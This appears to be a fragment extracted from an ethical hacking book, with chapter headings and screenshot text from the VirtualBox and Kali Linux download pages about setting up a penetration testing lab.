






Chapter 1: Introduction to Ethical Hacking







Chapter 2: Building a Penetration Testing Lab



VirtualBox

Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

If you're looking for the latest VirtualBox 6.0 packages, see [VirtualBox 6.0 builds](#).

If you're looking for the latest VirtualBox 5.2 packages, see [VirtualBox 5.2 builds](#).

VirtualBox 6.1.22 platform packages

- [Windows hosts](#)
- [OS X hosts](#)
- [Linux distributions](#)
- [Solaris hosts](#)
- [Solaris 11 IPS hosts](#)

[About](#)
[Screenshots](#)
[Downloads](#)
[Documentation](#)
 [End-user docs](#)
 [Technical docs](#)
[Contribute](#)
[Community](#)

VirtualBox 6.1.22 Oracle VM VirtualBox Extension Pack

- [All supported platforms](#)

Choose **your** Kali |

LIGHT ☒ DARK



Bare Metal

- ✓ Direct access to hardware
- ✓ Customized Kali kernel
- ✓ No overhead

Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.

Recommended



Virtual Machines

- ✓ Snapshots functionality
- ✓ Isolated environment
- ✓ Customized Kali kernel
- ✗ Limited direct access to hardware
- ✗ Higher system requirements

VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.

Recommended

64-bit

32-bit



VMware



2.6G

torrent

sum

Documentation



VirtualBox









3.8G



torrent

